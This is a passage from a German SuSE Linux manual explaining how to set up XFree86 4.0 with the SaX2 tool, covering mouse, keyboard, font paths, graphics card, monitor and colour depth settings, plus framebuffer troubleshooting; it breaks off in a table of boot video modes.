Im Einzelnen handelt es sich hierbei um Grafikkarten, die bisher mit den folgenden X-Servern betrieben wurden: **XF86\_S3**, **XF86\_Mach8**, **XF86\_Mach32** und **XF86\_8514**. Für den S3 Server bedeutet dies, dass alle S3 Karten, die den S3 Server benötigen, nicht von XFree86 4.0 unterstützt werden. S3 Karten die vom bisherigen SVGA Server unterstützt waren laufen also auch mit XFree86 4.0. Im Wesentlichen sind das Grafikkarten mit S3 Trio3D, Savage4, Savage3D und Savage2000 Chips und fast alle S3 Virge Karten.

Die Grafikkarten, die die oben aufgeführten X-Server (Mach8, Mach32 und 8514) Server zum Betrieb benötigen, dürften nicht mehr sehr weit verbreitet sein. Für diese Grafikkarten steht — wie auch für die alten S3 Karten — weiterhin XFree86 3.3.x zur Verfügung.

### 8.3 Konfiguration mit SaX2

Das Programm SaX2 (engl. *SuSE Advanced X Configuration Tool*) dient der einfachen Installation des X Window System. Es handelt sich hierbei um einen Nachfolger des bewährten SaX Programms. SaX wurde zur Konfiguration von XFree86 3.3.x verwendet, SaX2 wird nun zur Konfiguration von XFree86 4.0 verwendet.

Ist Ihr System schon mit dem X-Server von XFree86 4.0 eingerichtet, so können Sie SaX2 direkt starten. Falls Sie einen XFree86 3.3.x X-Server verwenden, wird beim Start von SaX2 eine Meldung ausgegeben, dass das System mit XFree86 3.3.x eingerichtet ist und daher SaX zur Konfiguration verwendet werden muss. Falls Sie trotzdem fortfahren, wird XFree86 4.0 eingerichtet. Diese Formulierung ist eigentlich nicht ganz korrekt: Das Basissystem, also die Bibliotheken und die X11 Basisprogramme stammen *immer* aus XFree86 4.0; es werden lediglich der X-Server und die Programme xinit und xf86config ausgetauscht.



#### Hinweis

Wie schon in Abschnitt 8.2 auf Seite 262 beschrieben werden nicht alle Grafikkarten von XFree86 4.0 unterstützt. Verwenden Sie zur Konfiguration dieser Grafikkarten SaX. Dieses Programm ist in Abschnitt 8.4 auf Seite 283 beschrieben.

SaX2 ist vollständig mit der Maus oder der Tastatur schon auf der grafischen Oberfläche zu bedienen. Von einigen Spezialfällen abgesehen, z. B. sehr neue oder sehr alte Hardware, kann das Programm die verwendeten Komponenten selbst erkennen und weitgehend automatisch konfigurieren, sodass das Aufsetzen eines X-Servers einfach von der Hand geht.








Abbildung 8.1: SaX2: Vollautomatische Konfiguration

- Mit ‘Justieren’ können Sie die Darstellung des Bildes in gewissen Grenzen an Ihren Bildschirm anpassen, bevor Sie die Konfiguration abspeichern.
- SaX2 versucht zwar, Ihre Hardware möglichst vollständig zu erkennen, um aber sicher zu gehen, dass die Konfiguration vollständig und richtig ist, können Sie auf jeden Fall alle Einstellungen des SaX2 überprüfen, und gegebenenfalls korrigieren! Sie können über den Punkt ‘SaX starten’ SaX2 aufrufen und dort die Einstellungen des X-Servers verändern. Diesen Punkt sollten Sie auch anwählen, falls Sie mehr als eine Grafikkarte in Ihrem Computer eingebaut haben oder beispielsweise die Maus nicht einwandfrei funktioniert.
- ‘Abbrechen’ bricht sax2 ab.

Für den Fall, dass Ihre Maus noch nicht richtig konfiguriert ist, haben Sie auch die Möglichkeit, das Programm mit der Tastatur zu steuern. Durch mehrmaliges Drücken der **Tab**-Taste können Sie die einzelnen Eingabefelder einer Karteikarte ansteuern. Um die verschiedenen Karteikarten zu erreichen, drücken Sie solange **Tab**, bis der Titel der aktuellen Karteikarte schwarz umrahmt ist; dann können Sie mit den Cursortasten **←** bzw. **→** die gewünschte Karteikarte auswählen. Nach dem Bestätigen mit **↵** (= **Enter**) wird diese angezeigt. Außerdem haben Sie die Möglichkeit SaX2 mit einer „virtuellen“ Maus zu bedienen. Halten Sie bitte die Taste **Shift ↑** gedrückt und bewegen Sie den Mauspfel mit der Taste **L** nach rechts, mit **J** nach links, mit **K** nach unten und mit **I** nach oben. **Shift ↑** und **A** ergeben einen „Klick“ mit der linken Maustaste, **Shift ↑** und **S** einen „Klick“ mit der mittleren, **Shift ↑** und **D** einen „Klick“ mit der rechten Maustaste.

Um einen Eintrag in einer Listbox zu selektieren, drücken Sie solange die Taste **Tab**, bis die betreffende Box umrahmt ist. Mit **↑** und **↓** können Sie einen Eintrag auswählen, der dann farbig markiert ist. Erst wenn Sie **↵** drücken, wird dieser wirklich aktiv.



### Tipp

SaX2 besitzt eine eingebaute Hilfe, die Sie durch Drücken der Tasten **(Strg + F1)** erreichen können. Hier sind nochmals alle von SaX2 verstandenen Tastenkombinationen und Mausbedienungsfunktionen aufgeführt.

Durch Betätigung der mittleren Maustaste erreichen Sie ein spezielles Menü, über das Sie insbesondere Einblick in die Fehler-Protokolldatei des X-Servers erhalten. Dies kann zur Fehleranalyse außerordentlich hilfreich sein. Eine Erklärung zur Protokolldatei des X-Servers, die auch in der Datei `/var/log/XFree86.0.log` festgehalten wird, finden Sie im Abschnitt [8.3.1](#) auf Seite [282](#).

### und manuelle Konfiguration

Nach dem Anwählen des Punktes ‘SaX starten’ erscheint der Begrüßungsdialog von SaX2. Nach einem kurzem Augenblick — SaX2 liest noch ein paar Datendateien ein — ist das Programm bereit. Sie können aus 2 Karteikarten ‘Konfiguration’ und ‘Erweitert’ wählen. Zudem haben Sie die Möglichkeit, eine evtl. schon in einem früheren Durchlauf erstellte Konfigurationsdatei einzulesen.



### Hinweis

Über diesen Punkt können Sie nur XFree86-4.0-, nicht aber -3.3-Konfigurationsdateien einlesen.

Über die Punkte ‘Komplex’ bzw. ‘Einfach’ können Sie den weiteren Ablauf von SaX2 beeinflussen. Falls Sie den Punkt ‘Komplex’ anwählen, können Sie zusätzlich zu den unter ‘Einfach’ angebotenen Einstellungen auch noch die Suchpfade für die Zeichensätze, die Maus und die Tastatur manuell verändern. In ‘Einfach’ wird versucht, diese Einstellungen automatisch vorzunehmen bzw. dem schon konfigurierten System zu entnehmen.

Falls Sie den Punkt ‘Einfach’ anwählen, bringt Sie ein Klick auf ‘Weiter’ direkt in den Dialog zur Konfiguration des Grafiktreibers, und die Menüs zur Konfiguration von Maus, Tastatur und Suchpfaden werden übersprungen. Die zur Konfiguration von Maus und Tastatur nötigen Parameter werden dann der automatischen Hardwareerkennung entnommen, die beim Start von SaX2 durchgeführt wurde. Für die Spracheinstellung wird der Inhalt der Umgebungsvariable **LANG** ausgewertet. Für den Suchpfad der Zeichensätze wird ein sinnvoller Standardwert gewählt. Im Abschnitt [8.6.1](#) auf Seite [307](#) wird dargestellt, inwieweit Sie die Fontpfade an Ihr System anpassen können. Dies ist insbesondere dann interessant, wenn Sie fremdsprachige Texte am System bearbeiten wollen. Im Folgenden finden Sie eine Beschreibung der einzelnen Menüpunkte, wenn Sie ‘Komplex’ ausgewählt haben.




Abbildung 8.2: SaX2: Begrüßungsdialog

Maus




Abbildung 8.3: SaX2: Mauskonfiguration

Nach dem Klick auf 'weiter' erscheint der Mauskonfigurationsdialog, siehe Abbildung 8.3. Falls die Maus nicht einwandfrei funktionieren sollte, können Sie diesen Dialog natürlich auch mit der Tastatur bedienen. Klicken Sie hierzu mehrfach auf die **Tab** Taste bis das Feld 'Maus Hierarchie' schwarz umrahmt und damit aktiviert ist. Drücken Sie **Enter** und wählen Sie unter 'Hersteller' und 'Name' den Hersteller und Typ Ihrer Maus aus, und bestätigen Sie die Auswahl mit 'OK'. Mit den Tasten **↓** und **↑** können Sie jeweils einen

Hersteller bzw. eine Mausbezeichnung auswählen und mit der Taste **Enter** übernehmen.

Sollte Ihre Maus nicht in dieser Liste aufgeführt sein, können Sie sie auch manuell konfigurieren. Kehren Sie hierzu wieder in den Dialog ‘Maus Einstellungen’ zurück und aktivieren Sie die Auswahlbox ‘Protokoll’ im Feld ‘Maus Eigenschaften’. Sie haben an dieser Stelle die Möglichkeit, entweder das Eingabefeld selbst oder die Auswahlliste (das kleine Symbol rechts des Eingabefeldes) zu aktivieren. Drücken Sie auf die Leertaste ☐, um die Auswahlliste aufzurufen. Alternativ können Sie auch die X11-Mausprotokollbezeichnung direkt in das Eingabefeld eingeben. Ebenso können Sie unter ‘Anschluss’ vorgehen. Hier müssen Sie die Gerätedatei auswählen unter der die angeschlossene Maus erreichbar ist. Haben Sie die Maus zuvor mit YaST2 eingerichtet, so sollte die Auswahl von `/dev/mouse` ausreichen. Ansonsten können Sie auch die passende Schnittstelle aussuchen; sinnvolle Einstellungen werden über die Auswahlbox vorgeschlagen: `/dev/psaux` für PS/2-Mäuse, `/dev/ttySx` für serielle und `/dev/input/mice` für USB-Mäuse. Beachten Sie bitte die Tabelle 8.1, um einen Überblick über die verschiedenen Maustypen und Ihre Konfiguration unter dem X Window System zu erhalten.

verwendetes Protokoll	Maustyp
<b>PS/2</b>	2- oder 3-Tastenmaus an der USB-Schnittstelle oder am PS/2-Mausanschluss.
<b>IMPS/2</b>	Radmaus mit 3 oder mehr Tasten und einem oder mehreren Scrollrädern, die an der USB-Schnittstelle oder am PS/2-Mausanschluss angeschlossen ist.
<b>Microsoft</b>	2- und manche 3-Tastenmäuse, angeschlossen an der seriellen Schnittstelle.
<b>MouseSystems</b>	3-Tastenmäuse an der seriellen Schnittstelle.
<b>Intellimouse</b>	Radmaus mit 3 oder mehr Tasten und einem oder mehreren Scrollrädern angeschlossen an der seriellen Schnittstelle.
<b>Auto</b>	Automatische Erkennung der angeschlossenen seriellen Maus.

Tabelle 8.1: verschiedene Mäuse und die verwendeten Mausprotokolle

Für spezielle Einstellungen sollten Sie noch einen Blick in das Menü ‘Erweitert’ werfen. Hier sind zwei Einstellungen besonders interessant: Die Aktivierung der dritten Maustaste über ‘Erweiterungen’ und der Punkt ‘wheel Maus’. Sollten Sie nur eine Zwei-Tasten-Maus besitzen, so sollten Sie den Punkt **Emuliere 3 Tasten** aktivieren. Sie können dann durch einen gleichzeitigen Druck auf beide Maustasten eine dritte Maustaste simulieren.

Falls Sie Linkshänder sind und die Anordnung der Maustasten vertauschen möchten, so können Sie dies später im laufenden X-Server erledigen. Dazu brauchen Sie hier keine speziellen Einstellungen vorzunehmen.

Falls Sie das Rad an Ihrer „Intellimouse“ verwenden möchten, so sollten Sie un-

ter **Wheel Maus** den Punkt **Z Axis Mapping** auf **Buttons** einstellen. Damit der X-Server „weiß“, was er mit Drehungen des Rades anfangen soll, müssen Sie ‘Negative Bewegung’ bzw. ‘Positive Bewegung’ noch einem Mausknopf zuordnen. Da die Buttons 1, 2 und 3 schon für die normalen Maustasten vergeben sind, stellen Sie hier bitte 4 bzw. 5 für ‘Positive Bewegung’ bzw. ‘Negative Bewegung’ ein. Im konfigurierten X Window System können Sie dann mit dem Programm `imwheel`, (Paket `imwheel`, Serie `ap` (Anwendungen die kein X11 benötigen)) Drehungen am Rad an X11-Applikationen übergeben. Beachten Sie hierzu auch den Abschnitt 8.6 auf Seite 301.

Schließen Sie diesen Dialog, indem Sie den Punkt ‘weiter’ anwählen.

### Tastatur

Wie Sie sich sicher schon gedacht haben, können Sie nun die Tastatur einstellen. Die deutsche „Win95“ Tastatur ist eine 105-Tasten-Tastatur, wählen Sie daher **Standard 105 Key** unter ‘Tastatur Modell’ und **German** unter ‘Verwendete Sprache’ aus. Wenn Sie eine Tastatur ohne „Windows“-Tasten besitzen, so wählen Sie bitte die 101/102-Tasten-Tastatur aus. Auch wenn Sie einen Laptop oder eine Spezialtastatur mit mehr oder weniger Tasten verwenden, können Sie die 102- bzw. 105-Tasten-Tastatur auswählen, da die generierten Tastencodes in praktisch allen Fällen, denen der Standard-PC-Tastatur entsprechen.

Nach dem Anklicken von ‘Setzen’ wird die gewählte Tastaturbelegung aktiviert. Beachten Sie bitte, dass Sie evtl. eine Tastaturbelegung mit „Tottasten“ (engl. *dead keys*) eingestellt haben. Dies können Sie mit Hilfe der Tastenkombination (`AltGr`) und (+) im Testfeld überprüfen. Wenn das Tilde-Zeichen ~ nicht sofort erscheint, sondern erst nach Druck auf die Leertaste, dann sind die „dead keys“ aktiviert. Über Tottasten können Sie sehr einfache Zeichen mit Apostroph eingeben, indem Sie das Apostroph und danach die entsprechende Taste drücken. Probieren Sie z. B. (`AltGr`) zusammen mit (+) und danach die Taste (n), es sollte ein ñ auf dem Bildschirm erscheinen.

Sie können dieses Verhalten über den Dialog ‘Erweitert’ im Punkt ‘Abschalten der Tottasten’ umschalten. Setzen Sie diesen Punkt auf **Ja**, um die „Tottasten“ zu deaktivieren.

Nach der Konfiguration der Tastatur können Sie über den Knopf ‘weiter’ den nächsten Dialog zur Konfiguration der Suchpfade aufrufen.

### Suchpfade

Nun können Sie den Suchpfad der Zeichensätze und verschiedene „Serverflags“ verändern. Um ein Zeichensatzverzeichnis nach oben oder unten zu verschieben, können Sie diesen mit der linken Maustaste markieren, diese gedrückt halten und dann die Zeile nach oben oder unten verschieben und damit dieses Verzeichnis im Suchpfad nach vorne oder nach hinten verlegen. Über die Knöpfe ‘Neu’ und ‘Löschen’ können Sie dementsprechend Verzeichnisse hinzufügen bzw. entfernen.

Beachten Sie bitte, dass der X-Server zumindest das Verzeichnis mit den „misc“ Zeichensätzen benötigt. Andernfalls erhalten Sie eine Fehlermeldung des X-Servers, wenn Sie versuchen, den X-Server zu starten. Beachten Sie bitte den Abschnitt 8.6.1 auf Seite 307, wenn Sie weitere Fonts ins X Window System integrieren möchten und Texte in anderen Sprachen verarbeiten wollen.

Verlassen Sie diesen Dialog durch Klicken auf den Punkt 'weiter'. Es erscheint ein Dialog, der Sie zur Konfiguration der Grafikkarte auffordert.

## Konfiguration der Grafikkarte(n)




Abbildung 8.4: SaX2: Konfiguration der Grafikkarte(n)

SaX2 führt einen Scan des PCI- und AGP-Busses durch und zeigt die gefundenen Grafikkarten im Feld 'Grafik Hierarchie' an. In der Regel werden Sie hier Ihre Grafikkarte sehen. Über eine in SaX2 eingebaute Datenbank wird gleich das passende XFree86 4.0 Treibermodul ausgewählt und im Feld 'Grafik Eigenschaften' unter **Driver** angezeigt. Unter 'Speicher' können Sie den Videospeicher der Grafikkarte vorgeben.

Eine Neuerung von XFree86 4.0 ist die Möglichkeit eine PCI- bzw. AGP-Steckkarte in einem bestimmten Slot fest einem Treiber zuzuordnen. SaX2 bereitet die Zuordnung „Treiber zu Steckplatz“ vor, und in der Regel muss dies nur noch übernommen werden. Zur Information wird Ihnen der Steckplatz unter 'Bus ID' angezeigt. Falls Sie allerdings später einmal die (PCI) Grafikkarte in einen anderen Steckplatz stecken, werden Sie diese erneut konfigurieren müssen, da sich dann die **Bus ID** verändern wird. Hierzu können Sie diesen Punkt auch auf **Single** stellen, diese Einstellung sollten Sie aber nicht verwenden, wenn Sie mehr als eine Grafikkarte in Ihrem Computer haben.



### Tipp

ISA-Grafikkarten können nicht automatisch erkannt werden. Sie müssen manuell über 'Modell Auswählen' oder direkte Treiberauswahl konfiguriert werden. In einem Computer kann maximal eine ISA-Grafikkarte verwendet werden.

Unter 'Modell Auswählen' können Sie die Grafikkarte manuell auswählen, falls Sie nicht automatisch erkannt werden konnte. Klicken Sie hierzu auf 'Select model' und wählen Sie den Hersteller und Typ der Grafikkarte aus der Liste aus.



### Tipp

Falls Ihre PCI- oder AGP-Grafikkarte nicht von XFree86 unterstützt wird, besteht fast immer die Möglichkeit den „Framebuffertreiber“ zu verwenden. Bitte beachten Sie hierzu den Abschnitt [8.3.3](#) auf Seite [277](#).

Falls Sie mehrere Grafikkarten eingebaut haben, können Sie die weiteren Grafikkarten konfigurieren, indem Sie in der Auswahlliste auf das nächste Grafikkartensymbol klicken. Falls es sich um eine ISA-Karte handelt, die ja nicht automatisch erkannt werden kann, können Sie über den Knopf 'Neu' eine weitere Grafikkarte hinzufügen und diese wie die primäre Grafikkarte konfigurieren, indem Sie das Symbol in der Auswahlliste anklicken.

Unter 'Erweitert' finden Sie weitere Einstellungen. Insbesondere Optionen, die das Verhalten des Grafiktreibers beeinflussen, wie z. B. `sw_cursor`, können Sie hier unter 'Option' einstellen. Spezielle Optionen benötigen Sie normalerweise nur, wenn Sie Darstellungsfehler auf dem Bildschirm sehen können. Beachten Sie hierzu bitte auch den Abschnitt [8.3.3](#) auf Seite [279](#).

## Konfiguration des Desktops

Wenn Sie die Konfiguration der Grafikkarte mit einem Klick auf 'Weiter' abschließen wird Ihnen angeboten, den Bildschirm zu konfigurieren. In diesem Dialog können Sie den verwendeten Monitor und die Auflösung und Farbtiefe einstellen.

XFree86 4.0 kann bei den meisten Grafikkarten selbstständig [DDC](#) Daten des Monitors abfragen und gibt diese dann in dem Auswahldialog vor. Ob die automatische Erkennung geklappt hat, können Sie mit einem Klick auf das kleine „+“ Symbol neben dem abgebildeten Monitor erkennen. Wenn der Monitor erfolgreich „DDC geprobed“ wurde, sehen Sie dies in der Liste neben **Hersteller** und **Name**; dort wird dann **DDC-Probed** angezeigt. Sollte die automatische Bestimmung der zulässigen Ablenkfrequenzen des Monitors nicht gelingen, können Sie die Daten auch manuell vorgeben. Wählen Sie hierzu den Punkt 'Modell Auswählen' an.






Abbildung 8.5: SaX2: Konfiguration des Monitors und des Desktops


Es erscheint eine Auswahlliste mit Herstellerbezeichnungen, die Sie durchgehen können. Wenn Sie einen Hersteller auswählen, werden die auswählbaren Modellbezeichnungen auf der rechten Seite angezeigt. Markieren Sie hier Ihren Monitor und verlassen Sie den Dialog über den 'OK' Knopf.

Falls Sie einen modernen Flachbildschirm mit LC Display haben oder den in Ihrem Laptop eingebauten Bildschirm verwenden wollen, so sollten Sie den Punkt **LCD** (engl. *Liquid Crystal Display*) ganz oben aus der Monitorauswahlliste auswählen. Hierdurch wird die vertikale Ablenkfrequenz auf 60 Hz beschränkt, was meist die ideale Bildwiederholfrequenz für LC-Displays ist.

Sollte Ihr Monitor nicht in der Auswahl aufgeführt und die automatische Erkennung fehlgeschlagen sein, können Sie die Daten des Monitors auch manuell eingeben. Hierzu sind die beiden Felder im Abschnitt 'Monitor Eigenschaften' gedacht. Hier können Sie den zulässigen Bereich der vertikalen und horizontalen Ablenkfrequenz einstellen. Diese Daten sind üblicherweise im Abschnitt „technische Daten“ im Benutzerhandbuch des Monitors aufgeführt.

#### Achtung

Lassen Sie insbesondere bei der manuellen Eingabe der zulässigen Ablenkfrequenzen besondere Sorgfalt walten. Vor allem eine zu hohe horizontale Ablenkfrequenz kann bei manchen Monitoren zu einer schnellen Zerstörung der horizontalen Ablenkstufe führen.




In der Regel ist unter **Farbtiefe/Auflösung** schon eine Bildschirmauflösung und Farbtiefe vorgeschlagen. Falls Sie ein TFT- bzw. Flachdisplay mit LC-Display verwenden, achten Sie bitte darauf, dass Sie die zur Displayauflösung passende Bildschirmauflösung wählen, da sonst das Bild skaliert werden muss. SaX2 ist in der Lage, die Auflösung eines digital angeschlossenen TFT oder

DSTN Displays zu erkennen, und gibt Ihnen in der Regel die Auflösung des Displays vor.

Bei der Auswahl der Farbtiefe stehen Ihnen die Einstellungen 16, 256, 65535 und 16,7 Millionen Farben bei 24 und 32 Bit zur Verfügung. Um eine brauchbare Darstellung zu erreichen sollten Sie wenigstens 256 Farben einstellen. Falls Sie allerdings den „generischen“ VGA Treiber (XFree86 Treibername **vga**, manchmal auch als **VGA16** Server bezeichnet) verwenden, können Sie leider nur 16 Farben darstellen.

Bei der Farbtiefe von 24 Bit mit 16,7 Millionen Farben haben Sie die Auswahl zwischen 24 und 32 bpp (engl. *bits per pixel*). Diese zwei Punkte unterscheiden sich nur durch die interne Verwaltung des Grafikspeichers durch die Grafikkarte. Die 4 Byte pro Pixel (32 bpp, „padded pixel mode“) lassen sich einfacher verwalten als die 3 Byte pro Pixel (24 bpp, „packed pixel mode“). Dadurch ist die Grafikdarstellung im 32 bpp Modus meist etwas schneller als im 24 bpp Modus der Grafikkarte. Manche Grafikkarten beherrschen diesen „packed pixel mode“ mit 24 bpp nicht. Die Einstellung 65535 Farben stellt meist einen recht guten Kompromiss zwischen Videospeicherverbrauch und Farbdarstellung dar.

Mit dem Karteireiter ‘Erweitert’ können Sie weitere Einstellungen treffen. Falls Sie eine unübliche Auflösung wünschen, können Sie hier die Auflösung selbst wählen. Sie können an dieser Stelle auch verhindern das SaX2 die Darstellungsparameter selbst berechnet (dieser Punkt ist mit **Berechne Modelines** bezeichnet). Wenn Sie diesen Punkt deaktivieren, werden die im X-Server fest einprogrammierten  **VESA** Modi verwendet, die allerdings auf maximal 75 Hz Bildwiederholrate limitiert sind.



### Tipp

Falls Sie beim Start von SaX2 eine bestehende Konfiguration eingelesen haben, so werden die Modelines dieser Konfiguration übernommen und keine neuen Darstellungsparameter berechnet. Falls Sie einen neuen Modus zu einer bestehenden Konfiguration hinzufügen und keinen VESA Modus verwenden wollen, müssen Sie den Punkt **Berechne Modelines** explizit aktivieren.

Falls Sie genau eine Grafikkarte verwenden, so wird jetzt beim Klick auf ‘weiter’ direkt zum Testen des X-Servers übergegangen. Ansonsten können Sie im nächsten Schritt das Serverlayout festlegen.

## Layout

Wenn Sie mehr als eine Grafikkarte eingebaut haben, können Sie nach der Bildschirmkonfiguration die Screen-Verteilung festlegen. Sie können also in diesem Dialog festlegen, welcher Monitor welchen „Screen“ darstellt und wie diese Monitore angeordnet sind (über- oder nebeneinander). Dementsprechend werden das Layout und der X-Server eingerichtet. Über die Einstellung ‘One





### Hinweis

Sollte das Testbild sehr dunkel dargestellt werden, beobachten Sie eine helle Linie an einem Bildrand. Falls das Bild insgesamt viel zu klein ist, drücken Sie bitte sofort die Tastenkombination **(Alt) + (Strg) + (←)**. Hierdurch sind Sie wieder im Desktopkonfigurationsdialog von SaX2. Hier müssen Sie dann die zulässigen Ablenkfrequenzen des Monitors verringern.

Nach der Korrektur der Bildlage über die SaX2 Einstellungen oder über die Korrekturmöglichkeiten, die der Monitor bereitstellt können Sie den Testdialog beenden.

Wählen Sie hier:

**‘Speichern’:** Sie beenden Ihre X Window System-Konfiguration und speichern die momentanen Einstellungen. Sie kehren zu SaX2 zurück. SaX2 bietet Ihnen dann an, das Programm zu verlassen. Die Konfiguration des X Window Systems wird in der Datei `/etc/X11/XF86Config` gespeichert. Zugleich wird der verwendete X-Server eingestellt. Dies bedeutet, dass ein Link `/var/X11R6/bin/X` angelegt wird, der auf das ausführbare Programm `/usr/X11R6/bin/XFree86` zeigt.

**‘Abbrechen’:** Hiermit kehren Sie wieder zu den Konfigurationsdialogen von SaX2 zurück, ohne dass Ihre Einstellungen gespeichert werden.

### 8.3.2 Rekonfiguration

SaX2 greift Ihnen auch stark unter die Arme, wenn es darum geht, einen laufenden X-Server besser Ihren Wünschen anzupassen.

Hierzu können Sie SaX2 direkt aus dem laufenden X-Server heraus aufrufen. SaX2 liest auf Wunsch die schon bestehende Konfigurationsdatei `/etc/X11/XF86Config` aus, in der das X Window System die Konfigurationsdaten speichert, und analysiert diese. Dadurch ist es nicht unbedingt notwendig, sämtliche Einstellungen von der Maus bis zum Monitor selbst zu tätigen, denn SaX2 übernimmt die funktionierende bestehende Konfiguration des X-Servers. SaX2 stellt diese Daten dann in den oben beschriebenen Menü zur Verfügung. Beachten Sie, dass Sie das Einlesen der bestehenden Konfiguration explizit anwählen müssen.

Dennoch hat der Benutzer sämtliche Freiheiten in der Neueinstellung seiner X-Server-Konfiguration. Auch stellt Ihnen SaX2 eine komfortable Oberfläche zur Verwaltung der Farbtiefen und der Auflösungen der Grafikkarte zur Verfügung, die schnell über den Dialog `‘Desktop setup’` zu erreichen ist.

### 8.3.3 Troubleshooting

Dieses Kapitel soll Ihnen helfen, den X-Server zu konfigurieren, wenn die grafische Oberfläche nicht auf Anhieb funktioniert, bzw. „im Prinzip“ läuft, aber die

Darstellung nicht einwandfrei ist.

Hier sollen die häufigsten und größten Probleme angesprochen werden, die bei der X-Konfiguration mit SaX2 auftreten können:

### Die Grafikkarte wird nicht unterstützt

**Verwendung des Framebuffers** Leider gibt es noch nicht für alle Grafikkarten einen Linuxtreiber. Daher kann es vorkommen, dass Sie nach der folgenden Methode vorgehen müssen.

Diese hat den Vorteil auf, wirklich fast jeder modernen Grafikkarte und auch mit praktisch jedem Laptop zu funktionieren. Da der Grafikcontroller der Grafikkarte mangels Treiber umgangen werden muss, ist die Darstellung allerdings unbeschleunigt. Der X-Server greift einfach direkt auf den Bildspeicher (engl. *Framebuffer*) zu, nachdem beim Start des Kernels schon in den Grafikmodus umgeschaltet wurde.

Das funktioniert folgendermaßen. Der Linux-Kernel ruft beim Start — noch bevor in den 32 Bit Protected Mode umgeschaltet wird — das VGA BIOS der Grafikkarte auf und weist dieses an, in einen bestimmten [VESA](#) Grafikmodus umzuschalten. Die Textdarstellung (also die Textconsole) erfolgt dann schon in diesem eingestellten Grafikmodus. Leider ist das VGA BIOS in 16-Bit-Code geschrieben und kann daher nicht im laufenden Linuxsystem aufgerufen werden. Folglich bleibt dieser beim Start festgelegte Videomodus bis zum Herunterfahren des Linuxsystems erhalten.

Um nun diesen sog. VESA-Framebuffer verwenden zu können, muss dafür im Kernel Unterstützung vorhanden sein und der Grafikmodus beim Booten ausgewählt werden. Der SuSE Linux Kernel enthält selbstverständlich Unterstützung für den VESA Framebuffer. Sie müssen beim Booten des Systems lediglich den gewünschten Grafikmodus auswählen. Geben Sie hierzu bitte den Parameter **vga=x** am LILO Bootprompt an, wobei hier x für einen Wert steht, den Sie der Tabelle 8.2 entnehmen können.

Gewünschte Farbtiefe	Auflösung in Pixeln			
	640x480	800x600	1024x768	1280x1024
